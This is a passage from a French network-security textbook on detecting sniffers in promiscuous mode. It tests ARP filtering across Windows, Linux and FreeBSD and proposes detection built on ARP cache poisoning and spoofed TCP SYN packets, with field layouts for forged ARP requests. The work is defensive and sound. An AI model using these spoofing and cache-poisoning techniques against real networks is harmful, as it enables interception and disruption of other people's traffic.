5.3.7. *La méthode de l'ARP*

Quand la carte réseau est placée en mode *promiscuous*, quelques noyaux des anciennes versions des systèmes d'exploitation vérifient seulement les adresses IP de destination dans les paquets ARP pour déterminer s'ils doivent être traités ou non. Ces noyaux n'utilisent pas de filtrage logiciel sur les paquets ARP reçus.

La méthode ARP est semblable à la méthode du *ping* ICMP, mais un faux paquet ARP (ARP request) est employé à la place d'un faux paquet *ping* ICMP. Le principe général de cette méthode est de tester le réseau machine par machine en envoyant une requête ARP avec une fausse adresse destination MAC mais avec une adresse destination IP valide. Comme nous nous intéressons aux réseaux Ethernet partagés, ce paquet devrait passer devant toutes les machines liées au même segment Ethernet.

Si la machine est en mode normal (le filtre matériel activé), nous attendons à ce qu'elle ne va pas répondre à cette demande. Egalement, si la machine est en mode *promiscuous* et le filtre logiciel du noyau de son système d'exploitation filtre les paquets ARP, nous attendons à ce qu'elle ne va pas répondre à cette demande. Ceci parce que les filtres matériel et logiciel de la machine acceptent seulement les paquets dont l'adresse destination MAC est de type *unicast*, *broadcast* ou *multicast*. Par contre, si la machine est en mode *promiscuous* et le filtre logiciel du noyau de son système d'exploitation ne filtre pas les paquets ARP, nous attendons à ce qu'elle va répondre avec un paquet de type réponse ARP (*ARP reply*) pour fournir son adresse MAC supposée recherchée (figure 5.5).




Figure 5.5. *Les phases 1 et 2 de la méthode du ARP*

Le tableau 5.3 montre les valeurs des principaux champs de la fausse requête ARP envoyée à chaque machine du réseau.

A l'instar de la méthode du *ping* ICMP, actuellement la plupart des systèmes d'exploitation intègrent au niveau de leurs noyaux des filtres logiciels pour filtrer les paquets ARP de tel sorte la méthode de l'ARP ne peut plus détecter les cartes réseau en mode *promiscuous*. Egalement, cette technique est maintenant largement connue. Les intrus peuvent développer du filtrage virtuel dans les codes de leurs *sniffers*. Ainsi, en plus de sa fonction principale de capture des paquets circulant dans un réseau, le *sniffer* filtre les paquets ARP portant des adresses MAC de destination qui ne sont pas de type *unicast*, *broadcast* et *multicast*. De la sorte, la machine exécutant le *sniffer* ne peut pas générer des réponses ARP à des fausses requêtes ARP.

En-tête Ethernet	
Adresse source MAC =	Adresse MAC de la machine de test
Adresse destination MAC =	Une fausse adresse MAC quelconque
Type Ethernet =	0x0806 (ARP message)
En-tête ARP	
Adresse source IP =	Adresse IP de la machine de test
Adresse source MAC =	Adresse MAC de la machine de test
Adresse destination IP =	Adresse IP valide de la machine cible
Adresse destination MAC =	00:00:00:00:00:00
Opération =	1 (demande)

Tableau 5.3. *Les valeurs des principaux champs de la fausse requête ARP*

5.3.8. *Extension de la méthode de l'ARP : la méthode de l'ARP améliorée*

La méthode de l'ARP fonctionne seulement avec quelques noyaux des anciennes versions de systèmes d'exploitations. Compte tenu des limites de la méthode ARP, afin de détecter les cartes réseau en mode *promiscuous*, il est inutile d'envoyer des paquets ARP avec de fausses adresses destination MAC. Ils ne seront jamais acceptés à cause des filtres logiciels au niveau des noyaux des systèmes d'exploitation. Il faudrait plutôt trouver une autre technique pour contourner ces filtres.

Une idée consiste à envoyer des requêtes ARP avec des adresses destination MAC spéciales qui soient capables d'éviter le filtre logiciel lorsque la carte réseau est en mode *promiscuous*, sans toutefois être acceptées par les cartes réseau en mode normal. A ce niveau, il est utile de comprendre le mécanisme du filtrage logiciel des adresses MAC des paquets ARP au niveau des noyaux de systèmes.

L'analyse du code source de Linux et d'autres systèmes d'exploitations révèle que le filtrage logiciel ne s'exerce que sur les bits de poids fort de l'adresse MAC au niveau des paquets de *broadcast* et de *multicast*. Par conséquent, une analyse comportementale d'adresses de *broadcast* et de *multicast* modifiées permettrait de contourner le filtre logiciel.

On teste quelques fausses adresses de *broadcast* et de *multicast* en les substituant à des adresses valides de *broadcast* et de *multicast*. Par exemple, on

teste les adresses FF:FF:FF:FF:FF:FE, FF:FF:00:00:00:00, FF:00:00:00:00:00 en remplacement de l'adresse de *broadcast* (FF:FF:FF:FF:FF:FF) et les adresses 01:00:00:00:00:00 et 01:00:5E:00:00:00 en remplacement de l'adresse *multicast* de groupe (01:00:5E:00:00:01).

Une expérience est réalisée sur plusieurs adresses valides et non valides de *broadcast* et de *multicast*, afin de comprendre et d'analyser le mécanisme de filtrage logiciel de quelques systèmes d'exploitations. La liste suivante décrit la particularité des adresses choisies pour l'expérience :

– FF:FF:FF:FF:FF:FF adresse de *broadcast* (**Br**) : toutes les machines doivent recevoir ce type de paquet et y répondre car c'est une adresse de diffusion générale. Les requêtes ARP utilisent ce type d'adresse ;

– FF:FF:FF:FF:FF:FE fausse adresse de *broadcast* (**B47**) : c'est une fausse adresse dont le dernier bit est 0 et non 1. Celle-ci est utilisée pour vérifier si le filtrage logiciel examine tous les bits de l'adresse et si la machine y répond. Une carte réseau rejette toujours les fausses adresses de *broadcast* dans le mode normal, mais le but est d'examiner la réponse quand la carte réseau est en mode *promiscuous* ;

– FF:FF:00:00:00:00 fausse adresse de *broadcast* 16 bits (**B16**) : c'est une fausse adresse de *broadcast* dont seul les 16 premiers bits sont valides, les autres sont à 0. On peut avoir une réponse si le filtre logiciel examine le premier mot (16 bits) seulement ;

– FF:00:00:00:00:00 fausse adresse de *broadcast* 8 bits (**B8**) : c'est une fausse adresse de *broadcast* dont seul les 8 premiers bits sont ceux de *broadcast*. On l'utilise pour voir si le filtre logiciel examine seulement le premier octet ;

– 01:00:00:00:00:00 adresse bit de groupe (**Gr**) : c'est une adresse dont seul le bit de groupe est actif et qui sert à vérifier si cette adresse est considérée *multicast* comme le fait Linux ;

– 01:00:5E:00:00:00 adresse de *multicast* zéro (**M0**) : l'utilisation de l'adresse de *multicast* 0 qui n'existe pas dans la liste de la carte réseau n'est pas habituelle, c'est juste un exemple. Le filtre matériel devrait rejeter cette adresse. Cependant elle peut être mal classée comme adresse de *multicast* si le filtre logiciel n'examine pas tous les bits de l'adresse en question. Le noyau peut ainsi répondre à ce type d'adresse si la carte est en mode *promiscuous* ;

– 01:00:5E:00:00:01 adresse de *multicast* 1 (**M1**) : c'est l'adresse que toutes les machines du réseau local devraient recevoir. Autrement dit, le filtre matériel laisse passer ce type de paquets par défaut. Mais il est possible que la carte réseau ne supporte pas le mode *multicast* et n'y répond donc pas. Mais cette hypothèse n'est pas valable car depuis longtemps, toutes les cartes réseau disponibles sur le marché

supportent le *multicasting*. On l'utilise donc pour voir si la machine appartient ou non à un groupe de *multicast* ;

– 01:00:5E:00:00:02 adresse de *multicast* 2 (**M2**) : elle est utilisée pour tous les routeurs du réseau local. C'est un exemple d'adresse *multicast* non enregistrée dans la liste *multicast* de la carte réseau ;

– 01:00:5E:00:00:03 adresse de *multicast* 3 (**M3**) : elle est non assignée. C'est un autre exemple d'adresse de *multicast* non enregistrée dans la liste *multicast* de la carte réseau. Les filtres matériel et logiciel devraient rejeter tout paquet avec une telle adresse.

5.3.8.1. *Résultats des tests*

Le tableau 5.4 récapitule les comportements des filtres logiciels de plusieurs systèmes d'exploitations devant les fausses adresses MAC de *broadcast* et de *multicast* décrites ci-dessus, lorsque la carte réseau est en mode normal et en mode *promiscuous*. L'idée consiste à chercher et noter les fausses adresses de *broadcast* et de *multicast* qui ont permis à un paquet d'atteindre le noyau d'un système d'exploitation.

Environnement Windows							
Système d'exploitation / **Adresse MAC**		**Windows 98**		**Windows 2000 Pro**		**Windows XP version 2002**	
		Normal	**Promis-cuous**	**Norm.**	**Prom.**	**Norm.**	**Prom.**
FF:FF:FF:FF:FF:FF	Br	O	O	O	O	O	O
FF:FF:FF:FF:FF:FE	B47	–	X	–	X	–	X
FF:FF:00:00:00:00	B16	X	X	–	X	X	X
FF:00:00:00:00:00	B8	–	X	–	–	–	–
01:00:00:00:00:00	Gr	–	–	–	–	–	–
01:00:5E:00:00:00	M0	–	–	–	–	–	–
01:00:5E:00:00:01	M1	O	O	O	O	O	O
01:00:5E:00:00:02	M2	X	X	–	–	–	–
01:00:5E:00:00:03	M3	–	–	–	–	–	–

Système d'exploitation / Adresse MAC		Windows XP Gold 5.5		Windows Server 2003		Windows NT 4.0	
		Norm.	Prom.	Norm.	Prom.	Norm.	Prom.
FF:FF:FF:FF:FF:FF	Br	O	O	O	O	O	O
FF:FF:FF:FF:FF:FE	B47	–	X	–	X	–	X
FF:FF:00:00:00:00	B16	–	X	X	X	–	X
FF:00:00:00:00:00	B8	–	–	–	–	–	X
01:00:00:00:00:00	Gr	–	–	–	–	–	–
01:00:5E:00:00:00	M0	–	–	–	–	–	–
01:00:5E:00:00:01	M1	O	O	O	O	–	–
01:00:5E:00:00:02	M2	–	–	–	–	–	–
01:00:5E:00:00:03	M3	–	–	–	–	–	–

Environnement Linux							
Système d'exploitation / Adresse MAC		Linux 2.4		Linux 2.6		FreeBSD 4.11	
		Norm.	Prom.	Norm.	Prom.	Norm.	Prom.
FF:FF:FF:FF:FF:FF	Br	O	O	O	O	O	O
FF:FF:FF:FF:FF:FE	B47	–	X	–	X	–	X
FF:FF:00:00:00:00	B16	–	X	–	X	–	X
FF:00:00:00:00:00	B8	–	X	–	X	–	X
01:00:00:00:00:00	Gr	–	X	–	X	–	X
01:00:5E:00:00:00	M0	–	X	–	X	–	X
01:00:5E:00:00:01	M1	O	O	O	O	O	O
01:00:5E:00:00:02	M2	–	X	–	X	–	X
01:00:5E:00:00:03	M3	–	X	–	X	–	X

O : réponse normale, X : réponse indue, – : pas de réponse

Tableau 5.4. *Réactions des filtres logiciels devant des fausses adresses de* broadcast *et de* multicast

Comme le montre ce tableau, les paquets de fausse adresse MAC de *broadcast* FF:FF:FF:FF:FF:FE (**B47**) arrivent à atteindre les noyaux de tous les systèmes d'exploitation testés. En revanche, lorsque la carte réseau est en mode normal, le filtre matériel les bloque. Voici la liste des fausses adresses de *broadcast* et des adresses de *multicast* permettant la détection du mode *promiscuous* pour chaque système d'exploitation testé.

Environnement Microsoft Windows :

Windows 98 :

B47 : FF:FF:FF:FF:FF:FE

B8 : FF:00:00:00:00:00

Windows 2000 Pro :

B47 : FF:FF:FF:FF:FF:FE

B16 : FF:FF:00:00:00:00

Windows XP version 2002 :

B47 : FF:FF:FF:FF:FF:FE

Windows XP Gold 5.5 :

B47 : FF:FF:FF:FF:FF:FE

B16 : FF:FF:00:00:00:00

Windows Server 2003 :

B47 : FF:FF:FF:FF:FF:FE

Windows NT 4.0 :

B47 : FF:FF:FF:FF:FF:FE

B16 : FF:FF:00:00:00:00

B8 : FF:00:00:00:00:00

On remarque que la fausse adresse de *broadcast* B47 est la seule adresse commune à toutes les listes sus-citées. C'est donc l'adresse test pour les systèmes Windows.

Environnement Linux :

Linux 2.4 :

B47 : FF:FF:FF:FF:FF:FE

B16 : FF:FF:00:00:00:00

B8 : FF:00:00:00:00:00

Gr : 01:00:00:00:00:00

M0 : 01:00:5E:00:00:00

M2 : 01:00:5E:00:00:02

M3 : 01:00:5E:00:00:03

Linux 2.6 :

B47 : FF:FF:FF:FF:FF:FE

B16 : FF:FF:00:00:00:00

B8 : FF:00:00:00:00:00

Gr : 01:00:00:00:00:00

M0 : 01:00:5E:00:00:00

M2 : 01:00:5E:00:00:02

M3 : 01:00:5E:00:00:03

FreeBSD 4.11 :

B47: FF:FF:FF:FF:FF:FE

B16: FF:FF:00:00:00:00

B8: FF:00:00:00:00:00

Gr: 01:00:00:00:00:00

M0: 01:00:5E:00:00:00

M2: 01:00:5E:00:00:02

M3: 01:00:5E:00:00:03

Lors du contrôle des adresses MAC de *broadcast*, le filtre logiciel de Linux 2.4 ou de Linux 2.6 examine uniquement le premier octet. Toutes les fausses adresses de *broadcast* sont donc susceptibles d'être utilisées pour détecter les cartes réseau en

mode *promiscuous* tout comme les adresses *multicast*, hormis l'adresse *multicast* M1 qui devrait être acceptée par toutes les hôtes du réseau local (même ceux en mode normal).

5.3.8.2. *Détection du mode* promiscuous

Suite aux résultats précédents, il est aisé de proposer une méthode de détection fiable d'une carte réseau en mode *promiscuous* sur un réseau local partagé.

Pour découvrir les cartes en mode *promiscuous* sur un réseau, il suffit de générer un faux paquet ARP avec la fausse adresse de *broadcast* **B47**, pour chaque adresse IP du réseau (tableau 5.5). Seules les cartes en mode *promiscuous* répondront à la requête ARP falsifiée. Le filtre logiciel se fait leurrer, croyant qu'il s'agit d'une adresse de *broadcast* valide et le noyau retourne une réponse ARP à l'émetteur. Un simple *sniffer* permet de capturer ce type de paquets de réponses ainsi que l'affichage des adresses IP des machines émettrices.

En-tête Ethernet	
Adresse source MAC =	Adresse MAC de la machine de test
Adresse destination MAC =	FF:FF:FF:FF:FF:FE (B47)
Type Ethernet =	0x0806 (ARP message)
En-tête ARP	
Adresse source IP =	Adresse IP de la machine de test
Adresse source MAC =	Adresse MAC de la machine de test
Adresse destination IP =	Adresse IP de la machine cible
Adresse destination MAC =	00:00:00:00:00:00
Operation =	1 (demande)

Tableau 5.5. *Les valeurs des principaux champs de la requête ARP falsifiée*

Des travaux[7] arguent que quand la bibliothèque de capture des paquets WinPcap 2.1 est installée dans Windows 2000, le système va générer une réponse à un paquet avec la fausse adresse de *broadcast* B16, même si aucun *sniffer* ne s'y exécute. Par conséquent, le test du mode *promiscuous* donne des faux positifs.

Cependant, à la suite de tests sur Windows 2000 Pro avec les bibliothèques WinPcap 2.1, 2.3, 3.0, et 3.1, les résultats (voir tableau ci-dessous) démontrent que

7. http://www.securityfriday.com.

Windows 2000 Pro ne génère pas de réponses pour les paquets avec la fausse adresse de *broadcast* B16. Par conséquent, le test du mode *promiscuous* ne donne pas de faux positifs.

	Windows 2000 Pro	**Windows 2000 Pro + WinPcap 2.1**	**Windows 2000 Pro + WinPcap 2.3**	**Windows 2000 Pro + WinPcap 3.0**	**Windows 2000 Pro + WinPcap 3.1**
B16	Mode normal	Mode normal	Mode normal	Mode normal	Mode normal
	Pas de réponse	Pas de réponse	Pas de réponse	Pas de réponse	Pas de réponse

5.3.8.3. *Les limites de la méthode ARP améliorée*

L'inconvénient majeur de cette technique de détection est l'impossibilité de détecter la machine suspecte si celle-ci ne génère pas de réponse ARP au cours du *sniffing*. En outre, les pirates utilisent le plus souvent des systèmes d'exploitation libre (*open source*) pour exécuter leurs attaques. C'est ce qui facilite leurs tâches puisqu'ils sont capables de modifier les noyaux des systèmes d'exploitation, de telle sorte qu'ils ne génèrent plus de réponse ARP.

Une autre limitation relève du fait que le routage est impossible au niveau des paquets ARP et que la recherche ne peut intervenir que sur le réseau local avec remise directe du paquet. Il faut donc soit prévoir une solution mobile pour effectuer la recherche sur chacun des segments du réseau, soit développer une solution distribuée avec un point d'inflexion local à chaque segment et une base de consolidation centralisée.

Pour se prémunir des pirates même les plus redoutables et les pousser à réduire leurs activités de *sniffing*, nous proposons une nouvelle technique de détection basée sur l'attaque de corruption des caches ARP (*ARP cache poisoning attack*). L'attaque consiste à insérer une fausse entrée (adresse IP/adresse MAC) dans les caches ARP des machines avec des cartes en mode *promiscuous*. Nous montrerons comment cette fausse entrée permettra de détecter les machines avec des cartes en mode *promiscuous*, et que cette attaque n'affectera pas le fonctionnement normal de toutes les machines du réseau (celles en mode normal et celles en mode *promiscuous*).

5.3.9. *La méthode de l'attaque du cache ARP*


5.3.9.1. *Principe de l'attaque de corruption du cache ARP*

Ce paragraphe présente l'attaque de corruption du cache ARP (*ARP cache poisoning*), qui exploite les vulnérabilités du protocole ARP. Cette attaque est applicable uniquement sur un réseau Ethernet exécutant IP.

L'ARP fonctionne en envoyant des demandes ARP (*ARP request*). Une demande ARP pose la question « Votre adresse IP est-elle x.x.x.x ? Si oui, envoyez votre adresse MAC ». Ces demandes sont émises à tous les ordinateurs sur le réseau LAN (paquets de diffusion), même s'il s'agit d'un réseau commuté. Chaque ordinateur examine la demande ARP, vérifie s'il est, à ce moment-là, assigné à l'adresse IP indiquée. Si oui, il envoie une réponse ARP (*ARP reply*) contenant son adresse MAC.

Pour réduire au minimum le nombre de demandes (ou réponses) ARP émises, les systèmes d'exploitation gardent un cache des réponses ARP (le cache ARP). La mise à jour du cache ARP peut se faire de deux manières.

Dans le premier cas de figure, quand un ordinateur reçoit une *réponse* ARP, il va mettre à jour son cache ARP avec la nouvelle association d'IP/MAC correspondant à l'émetteur de la réponse ARP (figure 5.6). Des systèmes d'exploitation tels que Windows 2000 et FreeBSD 4.11 mettront à jour leurs caches ARP à la réception de réponses ARP, même si aucune requête ARP n'a pas été envoyée. Par contre, des systèmes tels que Windows XP, Linux 2.4 et 2.6 ne mettront pas à jour leurs caches ARP suite à la réception de réponses ARP, s'ils n'ont pas déjà envoyé des requêtes ARP.




Les valeurs des principaux champs de la réponse ARP

Entête Ethernet	
Adresse source MAC =	Adresse MAC de la machine A
Adresse destination MAC =	Adresse MAC de la machine B
Type Ethernet =	0x0806 (ARP message)
Entête ARP	
Adresse source IP =	Adresse IP de la machine A (IP_A)
Adresse source MAC =	Adresse MAC de la machine A (MAC_A)
Adresse destination IP =	Adresse IP de la machine B (IP_B)
Adresse destination MAC =	Adresse MAC de la machine B (MAC_B)
Operation =	2 (réponse)

Figure 5.6. *Mise à jour du cache ARP avec une réponse ARP*

Dans le second cas, quand un ordinateur reçoit une *requête* ARP, il va mettre à jour son cache ARP avec l'association d'IP/MAC correspondant à l'émetteur de la requête ARP (figure 5.7).



Les valeurs des principaux champs de la requête ARP

Entête Ethernet	
Adresse source MAC =	Adresse MAC de la machine A
Adresse destination MAC =	Adresse MAC de la machine B
Type Ethernet =	0x0806 (ARP message)
Entête ARP	
Adresse source IP =	Adresse IP de la machine A (IP_A)
Adresse source MAC =	Adresse MAC de la machine A (MAC_A)
Adresse destination IP =	Adresse IP de la machine B (IP_B)
Adresse destination MAC =	00:00:00:00:00:00
Operation =	1 (Requête)

Figure 5.7. *Mise à jour du cache ARP avec une requête ARP*

Tous les systèmes d'exploitation testés mettront à jour leurs caches ARP à la réception d'une requête ARP même si l'entrée n'existe pas dans le cache. Le tableau 5.6 montre le résultat des tests de mise à jour des caches ARP de quelques systèmes, sous les conditions suivantes :

– une entrée existe dans le cache ARP et le système reçoit une requête ARP visant à la mettre à jour ;

– une entrée existe dans le cache ARP et le système reçoit une réponse ARP visant à la mettre à jour ;

– l'entrée n'existe pas dans le cache ARP et le système reçoit une requête ARP visant à la créer ;

– l'entrée n'existe pas dans le cache ARP et le système reçoit une réponse ARP visant à la créer.

	Windows XP		Windows 2000		Windows 2003 Server		Linux 2.4		Linux 2.6		Free BSD 4.11	
L'entrée existe dans le cache ARP	OUI	NON	OUI	NON	OUI	NON	OUI	NON	OUI	NON	OUI	NON
Requête ARP	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
Réponse ARP	✓*	X	✓*	✓	✓	X	✓*	X	✓*	X	✓	✓

✓ = La requête ou la réponse sont prises en compte et permettent donc la mise à jour ou la création de l'entrée ;

X = La requête ou la réponse ne sont pas prises en compte et ne permettent donc ni la mise à jour ni la création de l'entrée.

Tableau 5.6. *Mise à jour des caches ARP par des requêtes et des réponses ARP*

Les résultats des tests amènent les conclusions suivantes :


– si l'entrée n'existe pas dans le cache ARP, tous les systèmes testés, à l'exception de Windows 2000 et FreeBSD 4.11, n'autorisent pas la création de l'entrée par une réponse ARP ;

– si l'entrée n'existe pas dans le cache ARP, tous les systèmes testés autorisent la création d'une entrée par une requête ARP ;

– par contre, si l'entrée existe déjà dans le cache ARP, tous les systèmes testés autorisent sa mise à jour par une réponse ARP (même en absence auparavant d'une requête ARP) ou par une requête ARP.

L'attaque de corruption du cache ARP consiste à mettre à jour les caches ARP des machines cibles avec de fausses entrées IP/MAC, en utilisant des paquets ARP. D'après le tableau 5.6, si une entrée n'existe pas dans le cache ARP, pour la plupart des systèmes testés, une réponse ARP ne permet pas de la créer. Par contre, pour tous les systèmes testés, une requête ARP permet de créer une entrée inexistante dans le cache ARP. Par conséquent, pour mettre à jour les caches ARP des machines cibles avec de fausses entrées IP/MAC, seules des requêtes ARP falsifiées peuvent être utilisées.

En envoyant de fausses requêtes ARP, contenant des fausses adresses sources IP (IP_X) et MAC (MAC_X), un ordinateur cible B mettra à jour son cache ARP avec ces adresses (figure 5.8).



Les valeurs des principaux champs de la requête ARP falsifiée

Entête Ethernet	
Adresse source MAC =	Adresse MAC de la machine A
Adresse destination MAC =	Adresse MAC de la machine B
Type Ethernet =	0x0806 (ARP message)
Entête ARP	
Adresse source IP =	La fausse Adresse IP: **IP_X**
Adresse source MAC =	La fausse Adresse MAC: **MAC_X**
Adresse destination IP =	Adresse IP de la machine B (IP_B)
Adresse destination MAC =	00:00:00:00:00:00
Operation =	1 (requête)

Figure 5.8. *Mise à jour du cache ARP avec une fausse entrée IP_X/MAC_X*

Le processus de mise à jour du cache ARP d'une machine cible avec une entrée IP/MAC falsifiée est désigné sous le nom de « corruption ARP » (ARP poisoning). L'outil *Winarp_sk*, téléchargeable à partir de l'adresse *www.arp-sk.org*, ou un générateur de paquet tel que celui du *sniffer* CommView permettent d'envoyer des paquets de requêtes ARP falsifiées.

5.3.9.2. *Détection des cartes en mode* promiscuous

La méthode proposée pour la détection des cartes réseau en mode *promiscuous* se base essentiellement sur l'attaque de corruption du cache ARP et utilise trois phases :

– dans la première phase, nous utilisons l'attaque de corruption du cache ARP pour corrompre seulement les caches ARP des machines du réseau dont les cartes sont en mode *promiscuous*. L'attaque utilise une fausse entrée IP/MAC appelée *IP-Test/ MAC-Test* ;

– dans la deuxième phase, nous essayons d'établir une connexion TCP avec chacune des machines du réseau sur un port quelconque, ouvert ou fermé ;

– dans la dernière phase, nous utilisons un *sniffer* afin de capturer tout paquet contenant la fausse entrée *IP-Test/MAC-Test*.

Nous démontrerons que les machines qui généreront des paquets TCP contenant cette fausse entrée *IP-Test/MAC-Test* sont en mode *promiscuous*. Cependant, les machines qui génèrent des requêtes ARP dans le but de chercher l'adresse MAC de la machine d'adresse IP *IP-Test* ne sont pas en mode *promiscuous*.

Dans les paragraphes suivants, nous décrirons en détail les trois phases précédentes. En utilisant une machine, nommée *machine de test*, à partir de la quelle nous exécuterons toutes les tâches nécessaires aux trois phases.

Pour être conformes aux noyaux des nouvelles versions des systèmes d'exploitations, on suppose que tous les noyaux des systèmes des machines du réseau cible intègrent des filtres logiciels.

Dans le réseau cible, on suppose que quelques utilisateurs de *sniffers* sont intelligents et connaisseurs des méthodes de détection des *sniffers* décrites précédemment, notamment la méthode du ARP. Egalement, on suppose que dans le réseau cible, on trouve tout type de machines, à savoir :

– des machines avec des cartes réseau en mode normal (le filtre matériel est activé) ;

– des machines avec des cartes en mode *promiscuous* et avec des noyaux systèmes qui autorisent la génération de réponses ARP suite à des requêtes ARP ;

– des machines avec des cartes en mode *promiscuous* et avec des noyaux systèmes n'autorisant pas la génération de réponses ARP. L'utilisateur du *sniffer* dans de telles machines aura bloqué la génération de réponses ARP pour rester indétectable par la méthode du ARP améliorée[8]. Le *sniffer* filtre le trafic ARP sortant.

Phase 1 : l'attaque de corruption du cache ARP

Le but de cette phase est de corrompre seulement les caches ARP des machines dont les cartes sont en mode *promiscuous*. Pour ce faire, nous envoyons pour chaque machine du réseau une fausse requête ARP *piège* avec dans les en-têtes Ethernet et ARP les champs suivants :

– en-tête Ethernet :
  - adresse destination Ethernet = FF: FF: FF: FF: FF: FE (**B47**),
  - adresse source Ethernet = n'importe quelle adresse,

8. Voir, plus haut, paragraphe 5.3.8.

- type Ethernet =0x806 (Protocole ARP) ;

– en-tête ARP :
- type ARP = 0x01(requête ARP),
- adresse source MAC = fausse adresse MAC (MAC-Test),
- adresse source IP = fausse adresse IP (IP-Test),
- adresse destination MAC = 00:00:00:00:00:00,
- adresse destination IP = adresse IP de la machine cible.

Si une machine dans le réseau cible est en mode normal, la fausse requête ARP piège sera bloquée par le filtre matériel, puisque l'adresse destination MAC dans l'en-tête Ethernet est la fausse adresse de *broadcast* **B47**. Par conséquent, la mise à jour du cache ARP de cette machine ne peut être réalisée (figure 5.9).




Figure 5.9. *Création d'une fausse entrée IP-Test/MAC-Test dans les caches ARP des machines en mode promiscuous*

Par contre, si la machine est en mode *promiscuous*, le filtre matériel est désactivé, mais le filtre logiciel est encore activé. Par conséquent, la fausse requête ARP piège est envoyée directement au filtre logiciel qui va l'accepter puisqu'elle a la fausse adresse MAC de *broadcast* **B47** comme adresse destination MAC (voir la méthode de l'ARP améliorée). Ainsi, le cache ARP de cette machine sera mis à jour par une nouvelle fausse entrée, à savoir : *IP-Test/MAC-Test.*

Notons que si nous choisissons une adresse MAC de *broadcast* générale (FF:FF:FF:FF:FF:FF) comme adresse destination MAC au niveau de l'en-tête Ethernet de la fausse requête ARP piège, alors tous les caches ARP des machines du

réseau cible seraient corrompus par l'attaque de corruption du cache ARP. Ainsi, une telle adresse devrait être écartée parce qu'elle ne permet pas de détecter le mode *promiscuous* des cartes réseau.

En conclusion, cette première phase nous a permis de corrompre uniquement les caches ARP des machines dont leurs cartes sont en mode *promiscuous*, même si ces machines ne génèrent pas de requêtes ARP pour rester indétectables par la méthode du ARP améliorée.

Phase 2 : demande d'établissement d'une connexion TCP piège

Une fois la fausse entrée *IP-Test/MAC-Test* créée dans les caches ARP des machines en mode promiscuous, nous essayerons d'établir une connexion TCP piège avec chaque machine du réseau cible, sur un port quelconque. Il est important de noter que le port choisi peut être un port ouvert[9] ou fermé.

En général, pour établir une connexion TCP avec une machine cible[10], il est nécessaire d'envoyer à la machine un paquet TCP Syn avec le *flag* Syn égal à 1. En outre, la valeur du champ de l'adresse source IP dans l'en-tête IP du paquet TCP Syn est égale à l'adresse IP de la machine qui demande l'établissement de la connexion. Nous allons toutefois envoyer un paquet TCP Syn *piège* contenant une fausse adresse source IP dans l'en-tête IP à chaque machine du réseau pour demander l'établissement d'une connexion TCP (figure 5.10).

